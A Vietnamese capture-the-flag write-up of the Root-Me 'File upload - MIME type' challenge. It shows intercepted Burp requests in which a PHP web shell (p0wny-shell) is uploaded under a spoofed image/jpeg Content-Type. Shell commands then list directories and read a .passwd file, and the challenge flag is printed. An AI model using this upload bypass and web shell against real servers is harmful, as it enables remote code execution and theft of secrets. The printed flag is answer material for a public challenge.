


Write up challenge File upload - MIME type

Tác giả:

- **Nguyễn Mỹ Quỳnh**


[Link Challenge](#)

Truy cập challenge ta thấy đây là hint của challenge:



Tiến hành làm theo hint.

- Hint 1: Mục tiêu của bạn là hack thư viện ảnh này bằng cách tải lên mã PHP. Từ đây ta chú ý đến mục upload. Vào xem thử thì thấy challenge chỉ cho upload các file với extensions là **.gif**, **.jpeg** và **.png**.



- Hint 2: Truy xuất mật khẩu xác thực trong tệp .passwd ở thư mục gốc của ứng dụng. Kết hợp cả 2 hint ta sẽ có hướng đi như sau: tiến hành upload file shell php với để tương tác và tìm tệp .passwd.

Bài này khá tương tự bài Double extensions chỉ khác ở chỗ là không thể bypass bằng Double extensions nữa, mà bài này có cơ chế kiểm tra qua Content-Type.

Sau khi search mạng mình sẽ sử dụng shell php tại link sau: <https://github.com/flozz/p0wny-shell/blob/master/shell.php>

Bắt gói tin Burpsuite kiểm tra thì thấy **Content-Type** được set là **image/png** vì vậy khi up file với đuôi **.jpg** thì sẽ upload thành công tuy nhiên sẽ không nhận dạng và thực thi được file php để get shell.

← → × 🏠 ⚠️ Không bảo mật | challenge01.root-me.org/web-serveur/ch21/?action=upload

Photo gallery v 0.03

| [defaced](#) | [upload](#) | [pirate](#)

Upload your photo

Chọn tệp q.jpg upload

NB : only GIF, JPEG or PNG are accepted

Intercept MITM history websockets history Options


Request to http://challenge01.root-me.org:80 [212.129.38.224]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↺ ↻ ↶ ↷

```
1 POST /web-serveur/ch21/?action=upload HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 17660
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylbsB9zOrTxjETy7e
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
13 Cookie: PHPSESSID=614c741840988ab580b48194036fd48d; _gcl_au=1.1.96140974.1650676178; fosp_aid=17m8z1797z64w85f.1646403624;
    orig_aid=17m8z1797z64w85f.1646403624; __gads=ID=fe5b6a91ebcb60fa:T=1650677287:S=ALNI_MYEU0JsgGo-V93PS9Stv9o0Lcg6wA; ajs_group_id=
    null; fpt_uid=22ae13d217-4b83-4c9b-93b2-6112e4e65924%22; _pk_id=89c5429c8a3b54d2.1650676247.1.1650677654.1650676247.; cto_bundle
    =
    snANPF9BWiUyQk1qNlRmWk5pceYORkVXZHZJPU2USRk9qdnhlVH1lNndoWkRudER3bkF5aVFxUUVZNVFSSZ2NSUTIyMldqdWV0SmhuVnh3JTJGMH2TcVVPd3RoU1R0SHk4dG
    MwNXQzdFBWdUpFRITgsUUQxejkyQ2ExVRSKNjBIRnQxU0F1NjAzQWlYSgGhEMGZDWUFMZ29Jclh0QjJyaHNFJTNEJTNE; _ga_DQJ7NPF9DN2=
    GS1.1.1650676245.1.1.1650677653.60; _ga=GA1.1.962404486.1647319835; _ga_57577CKSCC=GS1.1.1650676245.1.1.1650677653.60;
    _ga_SRYSKX09J7=GS1.1.1650771996.109.1.1650773190.0
14 Connection: close
15
16 -----WebKitFormBoundarylbsB9zOrTxjETy7e
17 Content-Disposition: form-data; name="file"; filename="q.jpg"
18 Content-Type: image/jpeg
19
20 <?php
21
22 function featureShell($cmd, $cwd) {
23     $stdout = array();
24
25     if (preg_match("/^\s*cd\s*$/", $cmd)) {
26         // pass
27     } elseif (preg_match("/^\s*cd\s*(.+)\s*(2>1)?$/", $cmd)) {
28         chdir($cwd);
29         preg_match("/^\s*cd\s*([^\s+)]\s*(2>1)?$/", $cmd, $match);
```

Thử up với đuôi .php thì upload không thành công.



Bắt gói tin Burpsuite kiểm tra thì thấy **Content-Type** được set là **application/octet-stream**. Đó là nguyên nhân không upload được!

```

1 POST /web-serveur/ch21/?action=upload HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 17674
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryom57V9A025mBYABB
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
13 Cookie: PHPSESSID=614c741840988ab580b48194036fd48d; __gcl__au=1.1.96140974.1650676178; fosp_aid=17m8z1797z64w85f
orig_aid=17m8z1797z64w85f.1646403624; __gads=ID=fe5b6a91ebcb60fa:T=1650677287:S=ALNI_MYEU0JsgGo-V93PS9Stv9o0Lc
null; fpt_uuid=%22ae13d217-4b83-4c9b-93b2-6112e4e65924%22; __pk_id=89c5429c8a3b54d2.1650676247.1.1650677654.165
=
snANPF9BWiUyQk1qN1RmWkSpceYORkVXZHJPU2U5Rk9qdnhlVH1lNndoWkRudER3bkF5aVFXUUVZNWFSZ2NSUTIyMldqdWV0SmhuVnh3JTJGMH
MwNXQzdFBWdUpFRITgzUUQxejkyQ2ExVE5KNjBIRnQxU0F1NjAzQW1YSChEMGZDWUFMZ29Jclh0QjJyaHNRJTNEJTNE; __ga_DQJ7NF9DN2=
GS1.1.1650676245.1.1.1650677653.60; __ga=GAL.1.962404486.1647319835; __ga_57577CKS2C=GS1.1.1650676245.1.1.165067
__ga_SRYSKX09J7=GS1.1.1650771996.109.1.1650773190.0
14 Connection: close
15
16 -----WebKitFormBoundaryom57V9A025mBYABB
17 Content-Disposition: form-data; name="file"; filename="q.php"
18 Content-Type: application/octet-stream
19
20 <?php
21
22 function featureShell($cmd, $cwd) {
23     $stdout = array();
24
25     if (preg_match("/^\s*cd\s*$/", $cmd)) {
26         // pass
27     } elseif (preg_match("/^\s*cd\s+(.+)\s*(2>&1)?$/", $cmd)) {
28         chdir($cwd);
29         preg_match("/^\s*cd\s+([^\s]+)\s*(2>&1)?$/", $cmd, $match);

```


OK vậy bây giờ chỉ cần sửa Content-Type thành image/png là được.

```

- -----WebKitFormBoundaryom57V9A025mBYABB
3 Content-Length: 17674
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryom57V9A025mBYABB
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896..
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
13 Cookie: PHPSESSID=614c741840988ab580b48194036fd48d; __gcl__au=1.1.96140974.1650676178; fosp_aid=17m8z1797z64w85f..
orig_aid=17m8z1797z64w85f.1646403624; __gads=ID=fe5b6a91ebcb60fa:T=1650677287:S=ALNI_MYEU0JsgGo-V93PS9Stv9o0Lc
null; fpt_uuid=%22ae13d217-4b83-4c9b-93b2-6112e4e65924%22; __pk_id=89c5429c8a3b54d2.1650676247.1.1650677654.16506
=
snANPF9BWiUyQk1qN1RmWkSpceYORkVXZHJPU2U5Rk9qdnhlVH1lNndoWkRudER3bkF5aVFXUUVZNWFSZ2NSUTIyMldqdWV0SmhuVnh3JTJGMH
MwNXQzdFBWdUpFRITgzUUQxejkyQ2ExVE5KNjBIRnQxU0F1NjAzQW1YSChEMGZDWUFMZ29Jclh0QjJyaHNRJTNEJTNE; __ga_DQJ7NF9DN2=
GS1.1.1650676245.1.1.1650677653.60; __ga=GAL.1.962404486.1647319835; __ga_57577CKS2C=GS1.1.1650676245.1.1.16506776
__ga_SRYSKX09J7=GS1.1.1650771996.109.1.1650773190.0
14 Connection: close
15
16 -----WebKitFormBoundaryom57V9A025mBYABB
17 Content-Disposition: form-data; name="file"; filename="q.php"
18 Content-Type: image/jpeg
19
20 <?php
21
22 function featureShell($cmd, $cwd) {
23     $stdout = array();
24
25     if (preg_match("/^\s*cd\s*$/", $cmd)) {
26         // pass
27     } elseif (preg_match("/^\s*cd\s+(.+)\s*(2>&1)?$/", $cmd)) {

```

Upload thành công. Tiến hành nhấp vào file php vừa upload được ta sẽ có được shell.



Việc tiếp theo là dùng lệnh `ls -la` tìm kiếm trong các thư mục file `.passwd`. Tiến hành back ra dần thư mục phía trước:

```
p0wny@shell:~/upload/614c741840988ab580b48194036fd48d# ls -la
total 48
drwxr-s--- 2 web-serveur-ch21 www-data 4096 Apr 24 06:20 .
drwxr-s--- 3 web-serveur-ch21 www-data 4096 Apr 24 06:13 ..
-rw-r--r-- 1 web-serveur-ch21 www-data 17481 Apr 24 06:18 q.jpg
-rw-r--r-- 1 web-serveur-ch21 www-data 17481 Apr 24 06:20 q.php

p0wny@shell:~/upload/614c741840988ab580b48194036fd48d# ls ../ -la
total 16
drwxr-s--- 3 web-serveur-ch21 www-data 4096 Apr 24 06:13 .
drwxr-s--- 5 web-serveur-ch21 www-data 4096 Dec 12 11:36 ..
-rw-r----- 1 root www-data 1 Dec 12 13:45 .gitkeep
drwxr-s--- 2 web-serveur-ch21 www-data 4096 Apr 24 06:20 614c741840988ab580b48194036fd48d

p0wny@shell:~/upload/614c741840988ab580b48194036fd48d# ls ../../ -la
total 20
drwxr-s--- 5 web-serveur-ch21 www-data 4096 Dec 12 11:36 .
drwxr-s--- 4 web-serveur-ch21 www-data 4096 Dec 12 13:51 ..
drwxr-s--- 2 web-serveur-ch21 www-data 4096 Dec 10 21:45 defaced
drwxr-s--- 2 web-serveur-ch21 www-data 4096 Dec 10 21:45 pirate
drwxr-s--- 3 web-serveur-ch21 www-data 4096 Apr 24 06:13 upload
```

Cat file .passwd đã tìm được và có được flag.

```
p0wny@shell:~/upload/614c741840988ab580b48194036fd48d# ls ../../../../ -la
total 52
drwxr-s--- 4 web-serveur-ch21 www-data 4096 Dec 12 13:51 .
drwxr-s--x 78 challenge www-data 4096 Dec 10 21:53 ..
-r-x----- 1 root root 666 Dec 10 21:45 ._init
-r----- 1 challenge challenge 274 Dec 10 21:45 ._nginx.http-level.inc
-r----- 1 challenge challenge 655 Dec 10 21:45 ._nginx.server-level.inc
-r----- 1 root www-data 3985 Dec 18 15:41 ._perms
-r----- 1 challenge challenge 574 Dec 10 21:45 ._php-fpm.pool.inc
-rw-r----- 1 root www-data 44 Dec 10 21:45 .git
-rw-r----- 1 root www-data 181 Dec 12 14:27 .gitignore
-r----- 1 web-serveur-ch21 www-data 26 Dec 10 21:45 .passwd
drwxr-s--- 5 web-serveur-ch21 www-data 4096 Dec 12 11:36 galerie
-rw-r----- 1 web-serveur-ch21 www-data 3825 Dec 10 21:45 index.php
drwxrwsrwx 2 web-serveur-ch21 www-data 4096 Apr 24 06:20 tmp

p0wny@shell:~/upload/614c741840988ab580b48194036fd48d# cat ../../../../.passwd
a7n4nizpgQgnPERy89uanf6T4
```

Submit thành công!

File upload - MIME type

20 Points 

Gallery v0.03

Author

g0uZ, 26 December 2012

Statement

Your goal is to hack this photo galery by uploadi
Retrieve the validation password in the file .pas:

[Start the challenge](#)

1 related ressource(s)

-  [Secure file upload in PHP web applicat](#)

Validation

Well done, you won 20 Points

Don't forget to give your opinion on the challenge by voting :-)



twittez le !

Flag: a7n4nizpgQgnPERy89uanf6T4